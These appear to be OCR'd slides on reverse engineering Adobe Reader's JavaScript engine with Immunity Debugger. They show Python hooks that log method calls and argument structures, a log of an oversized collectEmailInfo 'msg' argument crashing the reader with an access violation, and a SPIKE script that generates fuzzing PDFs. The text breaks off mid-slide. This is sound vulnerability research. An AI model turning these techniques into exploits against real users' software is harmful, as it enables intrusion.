
Hook on Method's Dispatcher

- A Hook is a breakpoint that allows us to execute a Python script
- Inside this script we can control the program state, debuggee memory, etc.
- We have created an extensive API to assist dynamic analysis

Decoding Javascript with Immunity Debugger

Dynamic approach

Hook on Method's Dispatcher



```
2382E1F8 PUSH ESI
2382E1F9 PUSH DWORD PTR SS:[EBP-24]
2382E1FC PUSH DWORD PTR SS:[EBP-14]
2382E1FF PUSH DWORD PTR SS:[EBP-28]
2382E202 CALL DWORD PTR SS:[EBP-18]
```

Stack


```
0012E86C   02783BD8
0012E870   027C3A90 "collectEmailInfo"
0012E874   027831D8
0012E878   02785BF0
```

- •Just before executing last CALL instruction, we have our stack set as below
- •2nd argument is the function name of method to be executed
- •CALL is pointing to the method's function pointer

Decoding Javascript with Immunity Debugger

Dynamic approach

Hook on Method's Dispatcher



```
2382E1F8 PUSH ESI
2382E1F9 PUSH DWORD PTR SS:[EBP-24]
2382E1FC PUSH DWORD PTR SS:[EBP-14]
2382E1FF PUSH DWORD PTR SS:[EBP-28]
2382E202 CALL DWORD PTR SS:[EBP-18]
```

```
address = 0x2382E202

hookInstance = methodCallHook()
hookInstance.add(address=address)

class methodCallHook(LogBpHook):
    def run(self, regs):
        imm = Debugger()
        argName = imm.readLong(regs['ESP']+4)
        name = imm.readString(argName)
        funcPtr = imm.readLong(regs['EBP']-0x18)
        imm.Log("METHOD CALL %s: 0x%08X"%(name,
          funcPtr), address=funcPtr)
```

Stack

```
0012E86C   02783BD8
0012E870   027C3A90 "collectEmailInfo"
0012E874   027831D8
0012E878   02785BF0
```

Log Window

```
2385A0DC METHOD CALL trustedFunction: 0x2385A0DC
2385A52D METHOD CALL beginPriv: 0x2385A52D
222168AB METHOD CALL addUI: 0x222168AB
...
```

Decoding Javascript with Immunity Debugger

Dynamic approach

Hook on Arguments Parser


- We hook the parser itself (not each call to the function)
- We need to hook at function's end to fill the "used" and "buffer" fields

Decoding Javascript with Immunity Debugger

Dynamic approach

Hook on Arguments Parser

Collab.collectEmailInfo({to:'fred@blah.com',msg:'Hi Fred'});


```
...
221F9704   . 50            PUSH EAX
221F9705   . A1 2CD43922    MOV EAX,DWORD PTR DS:[2239D42C]
221F970A   . FF90 70010000  CALL DWORD PTR DS:[EAX+170] ; EScript.238215E8
```

```
238215E8 PUSH EBP      ; Function Start
238215E9  MOV EBP,ESP
238215EB  SUB ESP,10
...
2382181F  MOV AX,BX
23821822  POP EDI
23821823  POP ESI
23821824  POP EBX
23821825  LEAVE
23821826  RETN          ; Function End
```


```
0012E84C 221F9710  RETURN to Annots.221F9710
0012E850 0012E8F0
...
0012E8F0 2233D544  ASCII "to"
0012E8F4 00000006
0012E8F8 00010001
0012E8FC 0012EB9C
0012E900 00000000
0012E904 2233DE3C  ASCII "toShow"
...
```

Decoding Javascript with Immunity Debugger

Dynamic approach

Hook on Arguments Parser

Args Structure



Name

Type

Flags


Buffer

Used

...

NULL

```
address = imm.getFunctionEnd(0x238215E8)[0]
hookInstance = argumentsParserHook()
hookInstance.add(address=address)
class argumentsParserHook(LogBpHook):
    def run(self, regs):
        imm = Debugger()
        array = imm.readLong(regs['ESP']+4)
        while imm.readLong(array) != 0:
            Name = imm.readString(imm.readLong(array))
            Type = imm.readLong(array+0x4)
            Flags = imm.readLong(array+0x8)
            Buffer = imm.readLong(array+0xc)
            Used = imm.readLong(array+0x10)
            array += 0x14
        returnValue = regs['EAX'] & 0xffff
...
```


File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Want to work on automated malware classification ?

Immunity Debugger - AcroRd32.exe - [Log data]

```
Address  Message
0012E850 name:cURL, type:0x3, flag:0x0, buffer:0012e850, used:0x1, ASCII STRING buffer: local://FormsTrackerLibrary.js
0012E84C name:oDriver, type:0x2, flag:0x0, buffer:0012e84c, used:0x1, OBJECT
2385A56D FUNCTION CALL endPriv: 0x2385A56D
2385A52D FUNCTION CALL beginPriv: 0x2385A52D
222168AB FUNCTION CALL addUI: 0x222168AB
0012E850 name:cURL, type:0x3, flag:0x0, buffer:0012e850, used:0x1, ASCII STRING buffer: local://FormsTrackerSearch.js
0012E84C name:oDriver, type:0x2, flag:0x0, buffer:0012e84c, used:0x1, OBJECT
2385A56D FUNCTION CALL endPriv: 0x2385A56D
2385AB4A FUNCTION CALL getString: 0x2385AB4A
0012E860 name:cPlugInName, type:0x3, flag:0x0, buffer:0012e860, used:0x1, ASCII STRING buffer: Multimedia
0012E85C name:cStringId, type:0x3, flag:0x10000, buffer:0012e85c, used:0x1, ASCII STRING buffer: IDS_JS_STARTUP
238AF89E FUNCTION CALL println: 0x238AF89E
0012E84C name:cMessage, type:0x6, flag:0x0, buffer:0012e84c, used:0x1, UNICODE STRING buffer: Acrobat Multimedia Version 8.0
2385A0DC FUNCTION CALL trustedFunction: 0x2385A0DC
0012E854 name:oFunc, type:0x5, flag:0x0, buffer:0012e854, used:0x1, ARRAY
2385A0DC FUNCTION CALL trustedFunction: 0x2385A0DC
0012E854 name:oFunc, type:0x5, flag:0x0, buffer:0012e854, used:0x1, ARRAY
221239E4 FUNCTION CALL addAnnotStore: 0x221239E4
0012E840 name:cName, type:0x3, flag:0x0, buffer:0012e840, used:0x1, ASCII STRING buffer: CONFIG
0012E83C name:cUIName, type:0x6, flag:0x0, buffer:0012e83c, used:0x1, UNICODE STRING buffer: Custom
0012E84C name:factory, type:0x5, flag:0x0, buffer:0012e84c, used:0x1, ARRAY
         name:cSettings, type:0x6, flag:0x10000, buffer:0012e850, used:0x0
         name:bHidden, type:0x0, flag:0x10000, buffer:0012e848, used:0x0
238AF89E FUNCTION CALL println: 0x238AF89E
0012E84C name:cMessage, type:0x6, flag:0x0, buffer:0012e84c, used:0x1, UNICODE STRING buffer: Acrobat SOAP 8.0
7C810659 New thread with ID 00000794 created
221F91DC FUNCTION CALL collectEmailInfo: 0x221F91DC
         name:to, type:0x6, flag:0x10001, buffer:0012e878, used:0x0
         name:toShow, type:0x6, flag:0x10001, buffer:0012e85c, used:0x0
         name:cc, type:0x6, flag:0x10001, buffer:0012e860, used:0x0
         name:bcc, type:0x6, flag:0x10001, buffer:0012e884, used:0x0
0012E868 name:subj, type:0x6, flag:0x10001, buffer:0012e868, used:0x1, UNICODE STRING buffer:
         name:attach, type:0x6, flag:0x10001, buffer:0012e888, used:0x0
         name:msgLabel, type:0x6, flag:0x10001, buffer:0012e880, used:0x0
0012E870 name:msg, type:0x6, flag:0x10001, buffer:0012e870, used:0x1, UNICODE STRING buffer: □□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
         name:title, type:0x6, flag:0x10001, buffer:0012e88c, used:0x0
         name:inst1, type:0x6, flag:0x10001, buffer:0012e87c, used:0x0
         name:inst2, type:0x6, flag:0x10001, buffer:0012e874, used:0x0
         name:deadDate, type:0x5, flag:0x10001, buffer:0012e86c, used:0x0
         name:helpID, type:0x3, flag:0x10001, buffer:0012e848, used:0x0
         name:toDisabled, type:0x0, flag:0x10001, buffer:0012e834, used:0x0
         name:useToShow, type:0x0, flag:0x10001, buffer:0012e838, used:0x0
         name:toSelected, type:0x0, flag:0x10001, buffer:0012e83c, used:0x0
         name:ccDisabled, type:0x0, flag:0x10001, buffer:0012e84c, used:0x0
         name:bccDisabled, type:0x0, flag:0x10001, buffer:0012e81c, used:0x0
         name:subjDisabled, type:0x0, flag:0x10001, buffer:0012e844, used:0x0
         name:msgDisabled, type:0x0, flag:0x10001, buffer:0012e858, used:0x0
         name:deadDateDisabled, type:0x0, flag:0x10001, buffer:0012e864, used:0x0
         name:replyToAllDisabled, type:0x0, flag:0x10001, buffer:0012e850, used:0x0
         name:reviewStatusDisabled, type:0x0, flag:0x10001, buffer:0012e854, used:0x0
013A0109 [19:10:26] Access violation when writing to [00130000]
```

```
!hookadobe
```

[19:10:26] Access violation when writing to [00130000] - use Shift+F7/F8/F9 to pass exception to program

Smart fuzzing with SPIKE

Smart fuzzing with SPIKE

- We start using our static approach to get a complete list of methods
- Then, using the dynamic strategy we'll decode every method's arguments
- Finally, we'll fuzz each argument with SPIKE

Smart fuzzing with SPIKE

- Using the scripts explained before, make a list of reachable methods from a non-privileged security context
- Make a PDF file calling to each function, ex:

```
try { Collab.getIdentity(); } catch (e) { }
try { Collab.collectEmailInfo(); } catch (e) { }
...
```

- If you get an error with some method, you can move to the next smoothly using this try/catch blocks

Smart fuzzing with SPIKE

- Attach Immunity Debugger to AcroRdr32.exe
- Execute your python script to hook method's dispatcher and arguments parser
- Save argument's names, types and optional-argument flags of each method

Smart fuzzing with SPIKE

- Make a SPIKE script as follows:

```
spk=spike()
spk.s_string(“try { “+funcName+”({“)
first=True
for argName,info in funcArgs.iteritems():
    if not first: spk.s_string(“,”)
    else: first=False

    spk.s_string(argName+”:”)
    if info[“type”] in (0x3, 0x6):  #ASCII or UNICODE string
        spk.s_string(“'”)
        spk.s_string_variable(“default”)
        spk.s_string(“'”)
spk.s_string(“}); } catch (e) { }\n”)
```

Smart fuzzing with SPIKE

- It'll create javascript code like this:

```
